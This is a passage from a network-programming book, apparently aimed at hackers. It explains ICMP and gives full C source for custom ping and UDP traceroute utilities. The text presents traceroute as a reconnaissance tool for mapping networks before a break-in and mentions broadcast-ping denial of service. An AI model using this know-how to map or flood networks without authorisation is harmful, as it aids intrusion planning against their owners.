64 bytes from 192.168.10.1: icmp_seq=8 ttl=255 time=291 usec
--- 192.168.10.1 ping statistics ---
9 packets transmitted, 9 packets received, 0% packet loss
round-trip min/avg/max/mdev = 0.291/1.058/6.760/2.016 ms
```

The utility places the output data in the following columns: the number of received bytes, the IP address and the name (if there is one) of the host being probed, the sequence number of the packet (`icmp_seq`), the packet's TTL as specified in the IP header, and the calculated round-trip time. By default, the utility sends and receives ICMP packets until the <Ctrl>+<C> key combination is pressed. After the program is terminated, it outputs statistics: the numbers of transmitted and received packets, the percentage of lost packets, and the minimum, maximum, and average packet round-trip time. The later versions of `ping` also output the `mdev` parameter. Unfortunately, I have not been able to find a single mention of this parameter in the utility's `man`, but as far as I can judge from the parameter's name, it shows the standard deviation. Because this parameter is from the statistics domain, I will not consider it when developing a custom `ping` utility.

Echo replies must arrive in the same order they were sent. Because packets can be lost during transmission, there may be gaps in the sequence numbers. In the statistics, the number of the received ICMP messages may be different from that of the sent messages.

Using the open source code of the `ping` utility, I show you how to write a custom version of this program. The chief difference between the custom and the publicly available versions is that the custom program does not support the command line parameters. The standard utility has about 20 of these, and their number grows every time a new version comes out. Rather than being a drawback, the absence of the command line parameters is an advantage, because this allows you to understand the main operating principles of the utility without distracting your attention with multiple parameters. I personally derived substantial help in understanding how the `ping` utility works from the *UNIX Network Programming* book by Richard Stevens, which considers implementation of the `ping` utility for both IPv4 and IPv6.

The `ping` operation is based on ICMP, so you need to recall the format of ICMP messages. The format depends on the message type; the main types are given in Table 3.1.

For the task at hand, of interest are only two types of ICMP messages: echo request and echo reply, which have the same format (see Fig. 3.9).

The type field holds 0 for the echo reply message and 8 for the echo request message. The code field always holds 0 for both types of messages. The checksum must be calculated and entered into the checksum field. The algorithm for calculating the checksum is described in RFC 792, and Listing 3.7 gives the source code, in C language, of a function for calculating it, which will be used in the custom program. The identifier and sequence number fields can be

used by the sender of echo messages to identify arriving packets. The `ping` utility places its PID into the identifier field and increments the value of the sequence number by 1 for each sent packet. The data field may contain arbitrary data; a time stamp of the packet departure is saved in this field, which allows the packet's round-trip time to be calculated when the reply is received. Pursuant to RFC 792, the contents of the identifier, sequence number, and data fields must be returned in the echo reply message.

For the custom utility, the definition of the ICMP structure from the /netinet/ip_icmp.h header file will be used. Look at the `icmp` structure in this header file; note that it is somewhat different from the structure shown in Listing 3.6. This structure defines all types of ICMP messages in one sweep. According to the echo request and echo reply formats, only the following fields will be needed for the custom `ping` utility: `icmp_type`, `icmp_code`, `icmp_cksum`, `icmp_id`, `icmp_seq`, and `icmp_data`. Some of the field names are contractions for more complex constructions:

```
#define icmp_id      icmp_hun.ih_idseq.icd_id
#define icmp_seq     icmp_hun.ih_idseq.icd_seq
#define icmp_data    icmp_dun.id_data
```

All ICMP messages must have an IP header, in which the value of the protocol field is set to 1 (`IPPROTO_ICMP`). The format of the IP header is shown in Fig. 3.5; its full description can be found in RFC 791. The IP header structure is defined in the /netinet/ip.h header file. This file will also be included in the custom `ping` utility.

Figure 4.1 shows a diagram of the ICMP message with the IP header and with the names of the pointers and lengths that will be used in the program when processing echo replies.




Fig. 4.1. Headers, pointers, and lengths used in processing of ICMP replies

You may have noticed that the ICMP message has no source and destination port number fields. This raises the question of what service sends echo replies to echo requests. But there are no special applications or services waiting for echo requests, and echo replies are generated by the IP subsystem of a node. When an IP subsystem receives a type 8 (echo request) ICMP message, it must send a reply. To this end, it switches places of the source address and the destination address, changes the message type to 0 (echo reply), and recalculates the checksum.

4.2. Constructing a Custom Ping Utility

The source for the custom `ping` utility is shown in Listing 4.1. I called it xping.c to distinguish from the standard system utility.

Consider the main problems that must be solved when programming a `ping` utility.

For receiving and sending ICMP messages, a raw socket (`SOCK_RAW`) must be created in the `socket()`, with the `IPPROTO_ICMP` constant specified as the protocol:

```
sd = socket(PF_INET, SOCK_RAW, IPPROTO_ICMP);
```

Although the `IPPROTO_ICMP` constant is defined in the /netinet/in.h header file, it is not necessary to include this file in the program, because it is included in the /netinet/ip.h and /netinet/ip_icmp.h header files.

Only privileged users can create a raw socket; therefore, the standard Linux `ping` utility has the set user identifier (SUID) bit set (shown here in bold in the `ls` command output):

```
$ ls -l /bin/ping
-rwsr-xr-x    1 root     root        22620 Jan 16  2001 /bin/ping
```

After the custom `ping` utility is compiled and build, it can also have the SUID bit set so that regular users can use it.

In the program itself, the original user rights are restored after a raw socket is created using the `setuid()` function:

```
setuid(getuid());
```

For the utility to be able to broadcast messages, the `SO_BROADCAST` socket parameter is set using the `setsockopt()` function:

```
setsockopt(sd, SOL_SOCKET, SO_BROADCAST, &on, sizeof(on));
```

The standard `ping` utility can send broadcast messages only when the `-b` option is specified in the command line at launching. This precaution is well justified, because sending a broadcast message into a multinode network may cause denial of service at the sending node because of multiple echo replies.

To prevent numerous echo replies from overflowing the receiving buffer, its size is set to 61,440 bytes (60 × 1,024), which is sufficiently large and is larger than the default buffer size in the standard utility. The receiving buffer size is set using the `setsockopt()` function with the `SO_RCVBUF` parameter:

```
size = 60 *1024;
setsockopt(sd, SOL_SOCKET, SO_RCVBUF, &size, sizeof(size));
```

The standard `ping` utility sends echo requests at the rate of one per second; therefore, for the custom utility, the `setitimer()` function is used to set the timer to generate the `SIGALRM` signal every second during the program run:

```
struct itimerval timer;
/* Starting a timer to send the SIGALRM signal */
/* Timer will kick in after 1 microsecond */
timer.it_value.tv_sec = 0;
timer.it_value.tv_usec = 1;
/*  Timer will activate every second */
timer.it_interval.tv_sec = 1;
```

```
timer.it_interval.tv_usec = 0;
/* Starting the real-time timer */
setitimer(ITIMER_REAL, &timer, NULL);
```

To intercept the SIGALRM signal, a signal handler is set using the sigaction() function:

```
/* Setting the handler for the SIGALRM and SIGINT signals */
memset(&act, 0, sizeof(act));
/* The catcher() function is assigned as the handler */
act.sa_handler = &catcher;
sigaction(SIGALRM, &act, NULL);
```

The handler for the signal is the catcher() function; upon arriving of the SIGALRM signal, it simply calls the pinger() function, which sends echo requests:

```
void catcher(int signum)
{
  if (signum == SIGALRM)
  {
       pinger();
       return;
  } ...
```

Thus, every second the program calls the pinger() function, which sends one echo request per call.

After the program is terminated (the user presses the <Ctrl>+<C> key combination), it must output the statistics of the packet transmittal and receiving. This key combination sends the SIGINT signal, so a handler for this signal must also be added to the program:

```
sigaction(SIGINT, &act, NULL);
```

The signal will be handled by the same catcher() function.

The packet round-trip time is calculated using the following simple solution: Before an echo request is sent, the current system time is determined using the gettimeofday() function and is entered into the data field (icmp->icmp_data) of the ICMP packet being sent:

```
gettimeofday((struct timeval *) icmp->icmp_data, NULL);
```

As already mentioned, the contents of the data field in an echo reply message must be identical to those of the corresponding echo request message. When an echo reply is received, the current system time is determined again using the gettimeofday() function, and the difference between the current system time and the time saved in the packet will be the round-trip time sought. In the program, this difference is determined by the tv_sub() function, which calculates the difference between two timeval structures and saves the result in the first one. The number of seconds in the current system time (out->tv_sec) cannot be less than the number of seconds in the arriving echo reply (in->tv_usec). The number of microseconds (tv_usec), however, can. Therefore, in case of a difference with negative microseconds, 1 second must be subtracted from the seconds result and 1,000,000 must be added to the negative microsecond result to produce the correct decimal value.

Then the packet's round-trip time is converted from microseconds to milliseconds:

```
rtt = tvrecv->tv_sec * 1000.0 + tvrecv->tv_usec / 1000.0;
```

Before sending a packet, all fields of the ICMP message must be filled. This is done in the pinger() function.

The type field (`icmp->icmp_type`) is set to the message type. The `ICMP_ECHO` constant is defined in the /netinet/ip_icmp.h header file; some of the other message type constants are given in *Section 3.4.6.*

The identifier field (`icmp->icmp_id`) is set to the PID of the program process. This PID is checked when an echo reply message arrives. If multiple copies of the program were launched, the PID is used to separate only those for the current process.

The sequence number field (`icmp->icmp_seq`) is set to the packet's sequence number using the `nsent` global constant, which is incremented by 1 for each subsequent sent packet.

Pursuant to RFC 792, the checksum field (`icmp->icmp_cksum`) must be zeroed out before storing the checksum in it. Then the checksum is calculated using the `in_cksum()` function and the result is stored in the checksum field.

There is also a checksum field in the IP header; this checksum is calculated using the same algorithm, but it is done so on the header only, not on the entire packet. No fields in the IP header, including the checksum field, have to be filled manually, because all this will be done by the IP subsystem.

The `in_cksum()` function is passed the length of the ICMP and data in the `icmplen` variable. The length of the ICMP header is only 8 bytes, but the data are traditionally allocated 56 bytes; because the length of the `timeval` structure is 8 bytes, the remaining bytes are filled with trash data. I will not depart from the tradition initiated by Mike Muuss and will allocate 56 bytes for data. Thus, the `icmplen` length will be 64 bytes.

You should be able to understand the rest of the program source code with the help of the comments given in the code (Listing 4.1).

The source code for the custom `ping` utility can be found in the \PART II\Chapter 4 folder on the accompanying CD-ROM.

Listing 4.1. The source code for the custom ping utility (xping.c)

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <errno.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <netinet/ip.h>
#include <netinet/ip_icmp.h>
#include <netdb.h>
#include <sys/time.h>
#include <signal.h>
#include <unistd.h>

#define BUFSIZE 1500

int sd;                         /* Socket descriptor */
pid_t pid;                      /* Program's PID */
struct sockaddr_in servaddr;    /* Structure for sending a packet */
```

```
struct sockaddr_in from;     /* Structure for receiving a packet */

double tmin = 999999999.0;   /* Minimum round-trip time */
double tmax = 0;             /* Maximum round-trip time */
double tsum = 0;             /* Sum of all times for calculating the
                                average time */
int nsent = 0;               /* Number of sent packets */
int nreceived = 0;           /* Number of received packets */

/* Function prototypes */
void pinger(void);
void output(char *, int, struct timeval *);
void catcher(int);
void tv_sub(struct timeval *, struct timeval *);
unsigned short in_cksum(unsigned short *, int);

/*---------------------*/
/* The main() function */
/*---------------------*/
int main(int argc, char *argv[])
{
  int size;
  int fromlen;
  int n;
  struct timeval tval;
  char recvbuf[BUFSIZE];
  struct hostent *hp;
  struct sigaction act;
  struct itimerval timer;
  const int on = 1;

  if (argc != 2) {
    fprintf(stderr, "Usage: %s <hostname>\n", argv[0]);
    exit(-1);
  }

  pid = getpid();

  /* Setting the handler for the SIGALRM and SIGINT signals */
  memset(&act, 0, sizeof(act));
  /* Assigning the catcher() function as the handler */
  act.sa_handler = &catcher;
  sigaction(SIGALRM, &act, NULL);
  sigaction(SIGINT, &act, NULL);

  if ( (hp = gethostbyname(argv[1])) == NULL) {
    herror("gethostbyname() failed");
    exit(-1);
  }

  if ( (sd = socket(PF_INET, SOCK_RAW, IPPROTO_ICMP)) < 0) {
    perror("socket() failed");
```

```
    exit(-1);
  }

  /* Restoring the initial rights */
  setuid(getuid());
  /* Enabling the broadcasting capability */
  setsockopt(sd, SOL_SOCKET, SO_BROADCAST, &on, sizeof(on));
  /* Increasing the receiving buffer size */
  size = 60*1024;
  setsockopt(sd, SOL_SOCKET, SO_RCVBUF, &size, sizeof(size));

  /* Starting a timer to send the SIGALRM signal */
  /* Timer kicks in after 1 microsecond */
  timer.it_value.tv_sec = 0;
  timer.it_value.tv_usec = 1;
  /* Timer fires every second */
  timer.it_interval.tv_sec = 1;
  timer.it_interval.tv_usec = 0;
  /* Starting the real-time timer */
  setitimer(ITIMER_REAL, &timer, NULL);

  bzero(&servaddr, sizeof(servaddr));
  servaddr.sin_family = AF_INET;
  servaddr.sin_addr = *((struct in_addr *) hp->h_addr);

  fromlen = sizeof(from);

  /* Starting an endless loop to receive packets */
  while (1) {
    n = recvfrom(sd, recvbuf, sizeof(recvbuf), 0,
                 (struct sockaddr *)&from, &fromlen);

    if (n < 0) {
      if (errno == EINTR)
        continue;
      perror("recvfrom() failed");
      continue;
    }

    /* Determining the current system time */
    gettimeofday(&tval, NULL);

    /* Calling the function to parse the received */
    /* packet and display the data */
    output(recvbuf, n, &tval);
  }

  return 0;
}

/*-----------------------------------------*/
/* Parsing the packet and displaying the data */
/*-----------------------------------------*/
```

```
void output(char *ptr, int len, struct timeval *tvrecv)
{
  int iplen;
  int icmplen;
  struct ip *ip;
  struct icmp *icmp;
  struct timeval *tvsend;
  double rtt;

  ip = (struct ip *) ptr; /* Start of the IP header */
  iplen = ip->ip_hl << 2; /* Length of the IP header */

  icmp = (struct icmp *) (ptr + iplen); /* Start of the ICMP header */
  if ( (icmplen = len - iplen) < 8)      /* Length of the ICMP header */
    fprintf(stderr, "icmplen (%d) < 8", icmplen);

  if (icmp->icmp_type == ICMP_ECHOREPLY) {

    if (icmp->icmp_id != pid)
      return; /* Reply is to another ping's echo request. */

    tvsend = (struct timeval *) icmp->icmp_data;
    tv_sub(tvrecv, tvsend);

    /* Round-trip time */
    rtt = tvrecv->tv_sec * 1000.0 + tvrecv->tv_usec / 1000.0;

    nreceived++;

    tsum += rtt;
    if (rtt < tmin)
      tmin = rtt;
    if (rtt > tmax)
      tmax = rtt;

    printf("%d bytes from %s: icmp_seq = %u, ttl = %d, time = %.3f ms\n",
           icmplen, inet_ntoa(from.sin_addr),

           icmp->icmp_seq, ip->ip_ttl, rtt);
  }

}

/*-------------------------------------------------*/
/* Forming and sending an ICMP echo request packet */
/*-------------------------------------------------*/
void pinger(void)
{
  int icmplen;
  struct icmp *icmp;
  char sendbuf[BUFSIZE];

  icmp = (struct icmp *) sendbuf;
```

```
  /* Filling all fields of the ICMP message */
  icmp->icmp_type = ICMP_ECHO;
  icmp->icmp_code = 0;
  icmp->icmp_id = pid;
  icmp->icmp_seq = nsent++;
  gettimeofday((struct timeval *) icmp->icmp_data, NULL);

  /* Length is 8 bytes of ICMP header and 56 bytes of data */
  icmplen = 8 + 56;
  /* Checksum for the ICMP header and data */
  icmp->icmp_cksum = 0;
  icmp->icmp_cksum = in_cksum((unsigned short *) icmp, icmplen);

  if (sendto(sd, sendbuf, icmplen, 0,
    (struct sockaddr *)&servaddr, sizeof(servaddr)) < 0) {
    perror("sendto() failed");
    exit(-1);
  }
}

/*--------------------------------------------------*/
/* Subtracting one timeval structure from another */
/*--------------------------------------------------*/
void tv_sub(struct timeval *out, struct timeval *in)
{
  if ( (out->tv_usec -= in->tv_usec) < 0) {
    out->tv_sec--;
    out->tv_usec += 1000000;
  }
  out->tv_sec -= in->tv_sec;
}

/*--------------------------------------------------*/
/* The handler for the SIGALRM and SIGINT signals */
/*--------------------------------------------------*/

void catcher(int signum)
{
  if (signum == SIGALRM)
  {
    pinger();
     return;
  } else if (signum == SIGINT) {
    printf("\n--- %s ping statistics ---\n", inet_ntoa(servaddr.sin_addr));
    printf("%d packets transmitted, ", nsent);
    printf("%d packets received, ", nreceived);
    if (nsent)
    {
      if (nreceived > nsent)
       printf("-- somebody's printing packets!");
      else
       printf("%d%% packet loss",
                    (int) (((nsent-nreceived)*100) /
```

```
                    nsent));
    }
    printf("\n");
    if (nreceived)
      printf("round-trip min/avg/max = %.3f/%.3f/%.3f ms\n",
             tmin,
             tsum / nreceived,
             tmax);
    fflush(stdout);
    exit(-1);
  }
}

/*--------------------------*/
/* Calculating the checksum */
/*--------------------------*/
unsigned short in_cksum(unsigned short *addr, int len)
{
  unsigned short result;
  unsigned int sum = 0;

  /* Adding all 2-byte words */
  while (len > 1) {
    sum += *addr++;
    len -= 2;
  }

  /* If there is a byte left over, adding it to the sum */
  if (len == 1)
    sum += *(unsigned char*) addr;

  sum = (sum >> 16) + (sum & 0xFFFF); /* Adding the carry */
  sum += (sum >> 16);                 /* Adding the carry again */
  result = ~sum;                      /* Inverting the result */
  return result;
}
```

Chapter 5: Traceroute

Like `ping`, `traceroute` is a standard utility in any regular full-featured system. The Windows version of the utility is called `tracert`.

The function of the `traceroute` utility is to trace the route taken by packets to reach the specified host. Hackers use `traceroute` as a war utility for determining the topology of a network and the ways of penetrating it. In essence, `traceroute` can be used to perpetrate a passive break-in.

The creator of the utility is Van Jacobson, who wrote the first version of it for UNIX in 1988.

The following is en example of starting the utility and the results of its execution:

```
# traceroute www.sklyaroff.ru
traceroute to www.sklyaroff.ru (194.135.22.233), 30 hops max, 38 byte packets
1  212.220.221.251 (212.220.221.251)  159.038 ms  159.891 ms  140.623 ms
2  212.220.221.254 (212.220.221.254)  148.533 ms  149.416 ms  151.226 ms
3  uralcom-rtcomm-1.urtc.ru (195.38.35.253)  160.017 ms  160.321 ms  141.133 ms
4  193.47.87.217 (193.47.87.217)  137.544 ms  140.341 ms  159.953 ms
5  * * *
6  ebg14.ebg24.f04.transtelecom.net (217.150.47.50)  150.363 ms  148.776 ms  140.048 ms
7  Relcom-gw.transtelecom.net (217.150.39.129)  218.521 ms  189.156 ms  189.614 ms
8  KIAE-16.relcom.net (193.124.254.169)  191.221 ms  191.360 ms  179.513 ms
9  kiae-spider-1.relcom.net (194.58.41.10)  179.634 ms  189.361 ms  189.632 ms
10  194.135.22.233 (194.135.22.233)  191.155 ms  189.331 ms  199.275 ms
```

Currently, there are two versions of `traceroute`: One that uses a datagram socket to send UDP packets and one that uses a raw socket to send ICMP packets. Traditionally, UNIX-like operating systems, including Linux, implement the former version and Windows implement

the latter. UNIX `traceroute`, however, has the `-I` flag, which is used to make the utility send ICMP packets, that is, to make it work as Windows `tracert`. Windows `tracert`, on the other hand, cannot be made to work as `traceroute`; that is, it cannot send UDP packets.

I consider implementing the datagram socket version of the utility first, and then the second version (with both versions, naturally, intended for execution on Linux systems). Note that the node being probed can block either UDP or ICMP packets, so a hacker may need both of these versions.

5.1. Version 1: Using a Datagram Socket to Send UDP Packets

The source code for a custom `traceroute` utility is shown in Listing 5.1. I called it tracerudp.c to distinguish it from the standard system utility. The main difference between the standard and the custom versions is that the latter will not support the command line parameters, of which the standard utility has more than 15.

The `traceroute` utility uses the TTL field in the IP packet header (see *Section 3.4.2*), whose value designates the number of networks, on which the datagram is allowed to travel before being discarded by a router. The TTL value is decremented by 1 by every router it arrives at. The router, at which the TTL value becomes 0, sends back an ICMP "time exceeded" message. This mechanism prevents packets from endlessly traveling on a network.

The first version of `traceroute` sends a series of UDP messages (the default number is 30) incrementing the value of the TTL field for each successive message. The TTL value of the first message is set to 1. When the first UDP packet arrives at a router, the latter decreases the TTL value by 1, making it 0, and replies with an ICMP "time exceeded" message. Upon receiving the reply, `traceroute` displays the address of the router. The TTL value of the next UDP packet sent is 2. It is decremented to 0 by the second router the packet encounters, which sends back an ICMP "time exceeded" message. The succeeding UDP packets are sent until the packet's complete route is traced or the default number of hops (30) is reached. But how is the end host is determined? The `traceroute` utility sends datagrams to a random port that, hopefully, is not used on the given host. Therefore, ports greater than 33,434 are used. When a host receives a UDP datagram at an unused port, it returns an ICMP "port unreachable" message. This tells `traceroute` that the destination host has been reached and it terminates execution.

Thus, the first version of `traceroute` works with three types of packets: UDP packets, ICMP "time exceeded" messages, and ICMP "port unreachable" messages.

Therefore, two types of sockets have to be created in a `traceroute` program: a datagram socket to send UDP packets and a raw socket to receive arriving ICMP messages.

```
/* Creating a datagram socket to send UDP packets */
sendfd = socket(PF_INET, SOCK_DGRAM, 0);
/* Creating a raw socket for receiving ICMP messages */
recvfd = socket(PF_INET, SOCK_RAW, IPPROTO_ICMP);
```

Only privileged users can create a raw socket; therefore, the standard Linux `traceroute` utility has the SUID bit set:

```
$ ls -la /usr/sbin/traceroute
-rwsr-xr-x    1 root     root        18256 Dec 2  2000 /usr/sbin/traceroute
```

After the custom `traceroute` utility is compiled and built, it also has the SUID bit set so that regular users can use it.

In the program itself, the original user rights are restored after a raw socket is created:

```
setuid(getuid());
```

Because several instances of `traceroute` can be running on a machine at the same time, it is necessary to differentiate arriving ICMP messages, that is, to be able to tell whether an ICMP message is a reply to a datagram sent by this `traceroute` or to a datagram sent by some other `traceroute`. This is achieved by binding the UDP socket to a source port using the `bind()` function. A unique source port number is obtained by taking the 16 least significant bits of the current process' PID and setting the most significant of them to 1. This port number is automatically entered into the UDP header of each datagram sent:

```
sport = (getpid() & 0xffff) | 0x8000;
  sabind.sin_family = AF_INET;
  sabind.sin_port = htons(sport);
  if (bind(sendfd, &sabind, sizeof(sabind)) != 0)
    perror("bind() failed");
```

Pursuant to RFC 792, both ICMP messages, time exceeded and port unreachable, return in their last field the Internet header and 64 data bits of the original datagram (see Fig. 5.1) that caused the error; that is, the UDP header of the original datagram is stored in this field. When it receives an ICMP message, the `traceroute` utility analyzes this field to determine the source port and, hence, the source process.




Fig. 5.1. Headers, pointers, and lengths used in processing of ICMP errors

The main `traceroute` operations are carried out in a double nested `for` loop. The outer loop generates TTL values from 1 to the `max_ttl`, which is 30. The nested loop sends three probe packets (UDP datagrams) to the destination:

```
for (ttl = 1; ttl <= max_ttl && done == 0; ttl++) {
...
    for (probe = 0; probe < nprobes; probe++) {
    ...
```

A new TTL value in the IP header is set using the `setsockopt()` function with the `IP_TTL` parameter:

```
setsockopt(sendfd, SOL_IP, IP_TTL, &ttl, sizeof(int));
```

If the `IP_TTL` parameter did not exist, to set a new TTL value, a custom IP header would have to be constructed using the `IP_HDRINCL` socket parameter.

Every time the outer loop is executed, the `salast` socket address structure is initialized with 0:

```
bzero(&salast, sizeof(salast));
```

In the nested loop, the IP address field of this structure (`&salast.sin_addr`) is compared with the IP address of the structure returned by the `recvfrom()` function (`&sarecv.sin_addr`). If these two fields differ, the IP address from the new structure is displayed, after which the new address is copied into the `&salast.sin_addr` structure. This method makes it possible for each TTL to output an IP address corresponding to the first probing packet; if for the given TTL the IP address changes (i.e., the route changes during transmission of a probing packet), the new IP address is displayed.

Before the next probing packet is sent out, the destination port is changed (incremented by 1) in the nested loop:

```
sasend.sin_port = htons(dport + seq);
```

This is done to send each of the three probing packets to a different port, thus increasing the chances of hitting a closed port.

The `recvfrom()` function, used to receive packets, is called in the `packet_ok()` function, which also parses the header fields of a received packet. The `packet_ok()` function returns `-3` when the waiting time expires, `-2` when the ICMP "time exceeded in transit" message is received, and `-1` when the ICMP "port unreachable" message is received. The calling function outputs an asterisk, the address of the intermediate router, and the address of the destination node for each returned value. In the last case, `traceroute` terminates execution.

The custom `traceroute` program waits a maximum of 4 seconds for incoming packets. If during this time no packet arrives at the receiving socket (`recvfd`), then, as already mentioned, `-3` is returned to the calling function and an asterisk is displayed. The wait is implemented using the `select()` function and the `FD_ZERO`, `FD_SET`, and `FD_ISSET` macros. You can learn more details about them in the `man` and related literature.

The source code for the custom `ping` utility can be found in the \PART II\Chapter 5 folder on the accompanying CD-ROM.

Listing 5.1. The source code for the custom traceroute utility (tracerudp.c)

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <netinet/ip.h>
#include <netinet/ip_icmp.h>
#include <netinet/udp.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <netdb.h>
#include <sys/time.h>
#include <unistd.h>

#define BUFSIZE 1500

/* UDP data structure */
struct outdata {
  int outdata_seq;           /* Sequence number */
  int outdata_ttl;           /* TTL value */
  struct timeval outdata_tv; /* Packet transmittal time */
};

char recvbuf[BUFSIZE];
char sendbuf[BUFSIZE];

int sendfd; /* Descriptor of the socket for sending UDP datagrams */
int recvfd; /* Descriptor of the raw socket for receiving
               ICMP messages */
/* The sockaddr() structure for sending a packet */
struct sockaddr_in sasend;
/* The sockaddr() structure for binding the source port */
struct sockaddr_in sabind;
/* The sockaddr() structure for receiving a packet */
struct sockaddr_in sarecv;
/* The last sockaddr() structure for receiving a packet */
struct sockaddr_in salast;
int sport;
int dport;

int ttl;
int probe;
int max_ttl = 30;        /* Maximum value for the TTL field */
int nprobes = 3;         /* Number of probing packets */
int dport = 32768 + 666; /* First destination port */
/* Length of the UDP data field */
int datalen = sizeof(struct outdata);

/* Function prototypes */
void tv_sub(struct timeval *, struct timeval *);
int packet_ok(int, struct timeval *);

/*----------------------*/
/* The main() function */
/*----------------------*/
```

```
int main(int argc, char *argv[])
{
  int seq;
  int code;
  int done;
  double rtt;
  struct hostent *hp;
  struct outdata *outdata;
  struct timeval tvrecv;

  if (argc != 2) {
    fprintf(stderr, "Usage: %s <hostname>\n", argv[0]);
    exit(-1);
  }

  if ( (hp = gethostbyname(argv[1])) == NULL) {
    herror("gethostbyname() failed");
    exit(-1);
  }

  if ( (recvfd = socket(PF_INET, SOCK_RAW, IPPROTO_ICMP)) < 0) {
    perror("socket() failed");
    exit(-1);
  }

  /* Restoring the initial rights */
  setuid(getuid());

  if ( (sendfd = socket(PF_INET, SOCK_DGRAM, 0)) < 0) {
    perror("socket() failed");
    exit(-1);
  }

  sport = (getpid() & 0xffff) | 0x8000; /* The UDP source port number */

  bzero(&sasend, sizeof(sasend));
  sasend.sin_family = AF_INET;
  sasend.sin_addr= *((struct in_addr *) hp->h_addr);

  sabind.sin_family = AF_INET;
  sabind.sin_port = htons(sport);
  if (bind(sendfd, (struct sockaddr *)&sabind, sizeof(sabind)) != 0)
    perror("bind() failed");

  seq = 0;
  done = 0;
  for (ttl = 1; ttl <= max_ttl && done == 0; ttl++) {
    setsockopt(sendfd, SOL_IP, IP_TTL, &ttl, sizeof(int));
    bzero(&salast, sizeof(salast));

    printf("%2d  ", ttl);
    fflush(stdout);

    for (probe = 0; probe < nprobes; probe++) {
```

```
      outdata = (struct outdata *)sendbuf;
      outdata->outdata_seq = ++seq;
      outdata->outdata_ttl = ttl;
      gettimeofday(&outdata->outdata_tv, NULL);

      sasend.sin_port = htons(dport + seq);

      if (sendto(sendfd, sendbuf, datalen, 0, (struct sockaddr *)&sasend, sizeof(sasend)) < 0) {
        perror("sendto() failed");
        exit(-1);
      }

      if ( (code = packet_ok(seq, &tvrecv)) == -3)

        printf(" *"); /* The wait time expired; no answer. */
      else {
        if (memcmp(&sarecv.sin_addr, &salast.sin_addr, sizeof(sarecv.sin_addr)) != 0) {

          if ( (hp = gethostbyaddr(&sarecv.sin_addr, sizeof(sarecv.sin_addr),
sarecv.sin_family)) != 0)
            printf(" %s (%s)", inet_ntoa(sarecv.sin_addr), hp->h_name);
          else
            printf(" %s", inet_ntoa(sarecv.sin_addr));
          memcpy(&salast.sin_addr, &sarecv.sin_addr, sizeof(salast.sin_addr));
        }

        tv_sub(&tvrecv, &outdata->outdata_tv);
        rtt = tvrecv.tv_sec * 1000.0 + tvrecv.tv_usec / 1000.0;
        printf("  %.3f ms", rtt);

        if (code == -1)
          ++done;
      }

      fflush(stdout);
    }

    printf("\n");
  }

  return 0;
}

/*------------------------------------------------------------------*/
/* Parsing a received packet                                        */
/*                                                                  */
/* The function returns:                                            */
/* -3 when the wait time expires.                                   */
/* -2 when an ICMP "time exceeded in transit" message is received;  */
/*    the program continues executing.                              */
/* -1 when an ICMP "port unreachable" message is received;          */
/*    the program terminates execution.                             */
/*------------------------------------------------------------------*/
```

```
int packet_ok(int seq, struct timeval *tv)
{
  int n;
  int len;
  int hlen1;
  int hlen2;
  struct ip *ip;
  struct ip *hip;
  struct icmp *icmp;
  struct udphdr *udp;
  fd_set fds;
  struct timeval wait;

  wait.tv_sec = 4; /* Waiting for a reply for 4 seconds, the longest */
  wait.tv_usec = 0;

  for (;;) {
    len = sizeof(sarecv);

    FD_ZERO(&fds);
    FD_SET(recvfd, &fds);

    if (select(recvfd + 1, &fds, NULL, NULL, &wait) > 0)
      n = recvfrom(recvfd, recvbuf, sizeof(recvbuf), 0, (struct sockaddr*)&sarecv, &len);
    else if (!FD_ISSET(recvfd, &fds))
      return (-3);
    else
      perror("recvfrom() failed");

    gettimeofday(tv, NULL);

    ip = (struct ip *) recvbuf;     /* Start of the IP header */
    hlen1 = ip->ip_hl << 2;         /* Length of the IP header */

    /* Start of the ICMP header */
    icmp = (struct icmp *) (recvbuf + hlen1);
    /* Start of the saved IP header */
    hip = (struct ip *) (recvbuf + hlen1 + 8);
    /* Length of the saved IP header */
    hlen2 = hip->ip_hl << 2;
    /* Start of the saved UDP header */
    udp = (struct udphdr *) (recvbuf + hlen1 + 8 + hlen2);

    if (icmp->icmp_type == ICMP_TIMXCEED &&
       icmp->icmp_code == ICMP_TIMXCEED_INTRANS) {
      if (hip->ip_p == IPPROTO_UDP &&
          udp->source == htons(sport) &&
          udp->dest == htons(dport + seq))
        return (-2);
    }

    if (icmp->icmp_type == ICMP_UNREACH) {
      if (hip->ip_p == IPPROTO_UDP &&
```

```
        udp->source == htons(sport) &&
        udp->dest == htons(dport + seq)) {
      if (icmp->icmp_code == ICMP_UNREACH_PORT)
         return (-1);
      }
    }
  }
}

/*-------------------------------------------------*/
/* Subtracting one timeval structure from another */
/*-------------------------------------------------*/
void tv_sub(struct timeval *out, struct timeval *in)
{
  if ( (out->tv_usec -= in->tv_usec) < 0) {
    out->tv_sec--;
    out->tv_usec += 1000000;
  }
  out->tv_sec -= in->tv_sec;
}
```

5.2. Version 2: Using a Raw Socket to Send ICMP Packets

